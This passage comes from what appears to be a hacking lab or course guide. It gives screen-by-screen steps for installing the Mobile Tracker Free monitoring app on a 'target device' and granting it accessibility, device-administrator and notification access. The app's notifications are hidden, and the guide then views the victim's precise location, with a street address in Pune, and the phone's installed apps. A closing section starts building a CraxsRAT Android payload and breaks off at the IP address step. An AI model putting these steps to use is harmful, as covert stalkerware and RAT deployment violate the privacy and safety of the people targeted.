
step12 Turn on  and then Download apk



## Step13 Download started



## Step14 Click on Open Mobile Tracker Free



I will use this app to monitor:

- My child
- My employee
- My own device

Step15 Click on checkbox and then click on **next**

5) [Terms of Use](#)

6) [Privacy policy](#)

I acknowledge having read and accepted the terms.

NEXT

Click on **Login**

 Mobile Tracker Free

⋮


Welcome to the Mobile Tracker Free app.

LOGIN

[I DON'T HAVE AN ACCOUNT](#)

[I NEED HELP](#)

Now provide which permissions that you want to access monitoring on a target device




And then click on next

The image shows a smartphone screen displaying the first step of a login process for an application. The top status bar shows the time as 19:25, signal strength, battery level at 49%, and a data speed of 0.65 MB/s. The main screen has a blue header with a back arrow, the text "Login (Step 1/2)", and a three-dot menu icon. A central message reads: "Validate all these settings if you want the application to work properly!". Below this, there is a list of permissions with toggle switches:

- Enable accessibility**: Accessibility is useful for several features of the application (instant messaging, call recording, live viewing, application blocking and website history).
- Activate all permissions**: Activate the permissions necessary for the proper functioning of the application.
- Allow restricted settings**: You must allow restricted settings to enable accessibility, access to notifications and SMS permission.
- All files access**: Allow access to manage all files.
- Allow location**: Always allow location access.
- Device administrator**: Administrator rights prevent the application from shutting down, locking the phone, erasing all data, and blocking the camera.
- Enable access to notifications**: Hide system notifications for the application and retrieve messages received from instant messengers.
- Usage data**: Provides statistics on the use of installed applications.
- Overlay on other apps.**: Useful for the good functioning of the application.
- Disable app notifications**: Hide notifications for the application.

A large blue button at the bottom right contains the word "NEXT".

Now login using **mobile-tracker-username-and-password**



Now back to mobile tracker website and click on Dashboard to check target device are accessed or not

Access Granted , now click on Location

## Location ✅


The screenshot shows the 'Locations' section of the Mobile Tracker web application. On the left, a sidebar lists various monitoring categories: Pictures, Apps, CallLog, Contacts, SMS, ScreenShot, InCall messages, Remote control, Live viewing, File Explorer, Schedule monitor, SMS Commands, Camera, and My account. The 'Locations' category is selected. The main content area displays a single location entry: Date: 2025/06/23 19:08:25, Longitude: 73.81069, Latitude: 18.476434, Accuracy: 100.0 m, Address: 31/2/B/1, Hingna Khund, Hingna Khund, Pune, Maharashtra 411051, India. Below this, there are input fields for Date, Longitude, Latitude, Accuracy, and Address, along with a search bar and a 'VIEW MAP' button. A sidebar on the right offers a 'GO TO PREMIUM EDITION' link.

Now click on Apps to check applications on target device

The screenshot shows the 'APPS' section of the Mobile Tracker web application. The sidebar on the left has the 'Apps' category selected. The main content area displays a table of installed applications:

| Name                | Package name         | Version            | Size     | Date                | Status                | Action             |
|---------------------|----------------------|--------------------|----------|---------------------|-----------------------|--------------------|
| Wi-Fi Service       | com.project3295      | 1.58               | 25.8 MB  | 2025/06/23 19:33:02 | <span>INACTIVE</span> | <span>Block</span> |
| Zedge               | com.zedge.ringtones  | 6.4.11.30525       | 111.5 MB | 2025/06/16 13:03:34 | <span>INACTIVE</span> | <span>Block</span> |
| Snapchat            | com.snapchat.android | 13.40.0.52         | 86 MB    | 2025/06/05 14:21:51 | <span>INACTIVE</span> | <span>Block</span> |
| Indus Appstore      | com.indus.appstore   | 1.25.95.27.1_XAD66 | 35.7 MB  | 2025/06/28 12:37:28 | <span>INACTIVE</span> | <span>Block</span> |
| ChatGPT             | com.openai.chatgpt   | 1.2025.154         | 40.4 MB  | 2025/05/12 01:04:11 | <span>INACTIVE</span> | <span>Block</span> |
| Battlegrounds India | com.pubgmobile       | 3.8.0              | 92.3 MB  | 2025/04/28 16:07:38 | <span>INACTIVE</span> | <span>Block</span> |
| X                   | com.twitter.android  | 11.4.0-release.0   | 115.2 MB | 2025/03/31          | <span>INACTIVE</span> | <span>Block</span> |

## Click on Screenshots to check screenshots images



## EXTRA ACTIVITY

### 1. Android Hacking Using Craxs Rat

A Remote Access Trojan (RAT) is a type of malicious software that allows attackers to remotely control a victim's device without their knowledge. It typically disguises itself as a legitimate file or program to trick users into installing it. Once installed, the attacker gains full access to the system.

RATs can perform various actions like recording keystrokes, stealing passwords, accessing files, spying through the webcam or microphone, and installing more malware. They are commonly spread through phishing emails, malicious downloads, or software cracks.

Unlike regular remote desktop tools, RATs operate secretly in the background. They create a backdoor, allowing persistent unauthorized access even after reboots. To prevent RAT infections, users should avoid suspicious links, use strong antivirus software, and keep systems updated.

#### Common Features:

File Explorer Access


Keylogger

Remote Desktop Viewer  
Command Execution  
Webcam/Mic Access  
SMS/Call Control (Android)


---

How to use it :-:


Step1 open craxs RAT




Click on Enter




## Step2 Click on Build Option




## Step3 Now Click on Normal




Our Ip Address



